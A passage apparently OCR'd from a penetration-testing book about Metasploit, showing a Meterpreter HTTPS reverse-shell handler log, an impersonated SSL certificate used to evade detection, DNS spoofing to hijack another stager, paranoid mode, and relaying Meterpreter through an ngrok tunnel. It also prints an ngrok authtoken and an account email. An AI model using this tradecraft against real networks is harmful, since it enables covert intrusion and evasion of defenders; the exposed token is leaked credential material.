
Upon successful payload execution, the handler will first verify the SSL certificate with the SHA1 hash, and only after that will it send the second stage:

```
msf exploit(multi/handler) >
msf exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.2.6:8443
[*] https://192.168.2.6:8443 handling request from 192.168.2.30; (UUID: rixavjws) Meterpreter will verify SSL Certificate with SHA1 hash c9e6c6
15b2ac2bf53cb9d0e43d1ae98cd4e18d61
[*] https://192.168.2.6:8443 handling request from 192.168.2.30; (UUID: rixavjws) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (192.168.2.6:8443 -> 192.168.2.30:58641) at 2018-08-19 23:46:47 +0530

meterpreter >
```

We can confirm the SSL certificate in Wireshark:


Capturing from Intel(R) PRO/1000 MT Desktop Adapter: Local Area Connection
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 8443
No. Time Source Destination Protocol Length Info
1008 11.298510 192.168.2.30 192.168.2.6 TCP 66 58641 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1010 11.300662 192.168.2.6 192.168.2.30 TCP 66 8443 → 58641 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERM=1
1012 11.300744 192.168.2.30 192.168.2.6 TCP 54 58641 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1013 11.302523 192.168.2.6 192.168.2.30 TCP 60 [TCP Window Update] 8443 → 58641 [ACK] Seq=1 Ack=1 Win=262144 Len=0
1014 11.303220 192.168.2.30 192.168.2.6 TLSv1 153 Client Hello
1015 11.304971 192.168.2.6 192.168.2.30 TCP 60 8443 → 58641 [ACK] Seq=1 Ack=100 Win=262016 Len=0
1016 11.305612 192.168.2.6 192.168.2.30 TLSv1 698 Server Hello, Certificate, Server Hello Done
1017 11.305914 192.168.2.30 192.168.2.6 TLSv1 252 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
1018 11.307685 192.168.2.6 192.168.2.30 TCP 60 8443 → 58641 [ACK] Seq=645 Ack=298 Win=261920 Len=0
1019 11.309438 192.168.2.6 192.168.2.30 TLSv1 113 Change Cipher Spec, Encrypted Handshake Message
1020 11.324438 192.168.2.30 192.168.2.6 TLSv1 395 Application Data
1021 11.326167 192.168.2.6 192.168.2.30 TCP 60 8443 → 58641 [ACK] Seq=704 Ack=639 Win=261792 Len=0
1099 11.917683 192.168.2.6 192.168.2.30 TLSv1 1514 Application Data
1100 11.917684 192.168.2.6 192.168.2.30 TCP 1514 [TCP segment of a reassembled PDU]
1101 11.917711 192.168.2.30 192.168.2.6 TCP 54 58641 → 8443 [ACK] Seq=639 Ack=3624 Win=65700 Len=0
1102 11.918960 192.168.2.6 192.168.2.30 TCP 1514 [TCP segment of a reassembled PDU]
1103 11.918961 192.168.2.6 192.168.2.30 TCP 1514 [TCP segment of a reassembled PDU]
1104 11.918961 192.168.2.6 192.168.2.30 TCP 1514 [TCP segment of a reassembled PDU]
1105 11.918961 192.168.2.6 192.168.2.30 TCP 1514 [TCP segment of a reassembled PDU]
TLSv1 Record Layer: Handshake Protocol: Server Hello
TLSv1 Record Layer: Handshake Protocol: Certificate
Content Type: Handshake (22)
Version: TLS 1.0 (0x0301)
Length: 551
Handshake Protocol: Certificate
Handshake Type: Certificate (11)
Length: 547
Certificates Length: 544
Certificates (544 bytes)
Certificate Length: 541
Certificate: 3082021930820182a003020102021104d6e47020d923d6b8... (id-at-commonName=*.packtpub.com,id-at-commonName=*.packtpub.com)
TLSv1 Record Layer: Handshake Protocol: Server Hello Done

The SSL certificate used for communication is the impersonated one. We can also verify the SSL certificate in the browser:



Boom! We can now hack any organization using their SSL certificate but with a different key. This way, they won't be able to decrypt our communication or detect us.

Now, how can we make this even more stealthy? (I know what you're thinking: There's another level to this? Damn!)

Did you know meterpreter payloads can also be hijacked by someone else? Let's take a look at a hijacking scenario in which the payload used is `reverse_tcp`:

1. The attacker backdoor-ed a server with a persistent meterpreter service. However, for reasons such as gio-IP blocking, the DNS server not working, and so on, the service is not able to connect back to attacker's handler.
2. Let's say we also want to get access to the server but we're unable to.
3. In this case, upon sniffing the DNS information from the network, we found that the server is looking up a weird domain name.
4. We also found that the domain doesn't exist and according to its traits, we think that it could be a meterpreter stager trying to connect back to the handler.
5. How can we redirect this DNS lookup so that it points to our IP address where we have already set up our handler for an incoming connection?
6. A DNS spoofing attack is the perfect attack in this scenario. We perform this attack by hijacking the network DNS so that the server, when looking for the original malicious domain from the DNS, resolves to our handler IP.
7. It's a piece of cake after this. The handler receives the incoming connection and sends the stager.
8. The meterpreter session hijack is complete!

How can you prevent someone else from hijacking your session? Through **paranoid mode**!


Paranoid mode is a special security feature provided by Metasploit. It's a normal `reverse_winhttps` payload with a custom SSL certificate that can verify the SSL certificate using SHA1 and can check the UUID from its `payloads.json` file to confirm whether or not the correct stager has been connected or not, ignoring all other payloads. For more information on paranoid mode, please refer to the following link: https://github.com/rapid7/metasploit-framework/wiki/Meterpreter-Paranoid-Mode

We may face situations where we want the payload to connect back to us but we don't have a public-facing IP in which our handler can receive an incoming connection (in an office situation). In those cases, if we can't get access to the router to set up the port-forwarding option then what can we do?


Meterpreter over ngrok

According to its website (`https://ngrok.com/`), `ngrok` is a secure introspectable tunnel to the localhost. This exposes local servers behind NATs and firewalls to the public internet over secure tunnels. So, how do we use `ngrok`?


Let's start by registering to it:



Upon successful registration, you'll get the required Tunnel Authtoken. Let's copy this token:



ngrok - secure introspectable
Secure https://dashboard.ngrok.com/auth
ngrok
Dashboard
Download
Docs
30go73ylpb4f@opayq.com
Explore ngrok
Status
Reserved
Auth
Team
Admin
Billing
Want more from ngrok?
Upgrade now
Your Tunnel Authtoken
7CWhmYYRQesFEf3VxcfFc_LxkDFmqggGswjwk8xC4C
Copy
You only need to do this one time.
./ngrok authtoken 7CWhmYYRQesFEf3VxcfFc_LxkDFmqggGswjwk8xC4C
You must specify your authtoken to ngrok so that your client is tied to this account. ngrok saves your authtoken in ~/.ngrok2/ngrok.yml so that you don't need to repeat this step.
IP Whitelist
You may restrict access to your public endpoints with a whitelist of IP addresses. A client which does not match any whitelist rule will be denied access. If there are no entries in your whitelist, then all IPs are allowed.
Upgrade to a Business plan to whitelist access to your tunnel endpoints.

We downloaded the `ngrok` package for macOS and, after uncompressing it, we got a single executable file named `ngrok`:



Let's first use our `auth token` so that whenever the tunnel is being created by this executable file, our `auth token` is used. We can do this by executing the following command:

```
./ngrok authtoken <auth token>
```



Let's try to execute `ngrok` to bring up the help screen:


```
Harry — -bash — 143x37
xXxZombi3xXx:~ Harry$ ./ngrok
NAME:
   ngrok - tunnel local ports to public URLs and inspect traffic

DESCRIPTION:
    ngrok exposes local networked services behinds NATs and firewalls to the
    public internet over a secure tunnel. Share local websites, build/test
    webhook consumers and self-host personal services.
    Detailed help for each command is available with 'ngrok help <command>'.
    Open http://localhost:4040 for ngrok's web interface to inspect traffic.

EXAMPLES:
    ngrok http 80                    # secure public URL for port 80 web server
    ngrok http -subdomain=baz 8080   # port 8080 available at baz.ngrok.io
    ngrok http foo.dev:80            # tunnel to host:port instead of localhost
    ngrok tcp 22                     # tunnel arbitrary TCP traffic to port 22
    ngrok tls -hostname=foo.com 443  # TLS traffic for foo.com to port 443
    ngrok start foo bar baz          # start tunnels from the configuration file

VERSION:
   2.2.8

AUTHOR:
  inconshreveable - <alan@ngrok.com>

COMMANDS:
   authtoken    save authtoken to configuration file
   credits      prints author and licensing information
   http         start an HTTP tunnel
   start        start tunnels by name from the configuration file
   tcp          start a TCP tunnel
   tls          start a TLS tunnel
   update       update ngrok to the latest version
   version      print the version string
   help         Shows a list of commands or help for one command
xXxZombi3xXx:~ Harry$
```

As we can see from preceding screenshot, `ngrok` supports TCP, HTTP, and TLS tunnel (TLS is only for premium users). Let's start the HTTP tunnel using the following command:

```
./ngrok http 8443
```

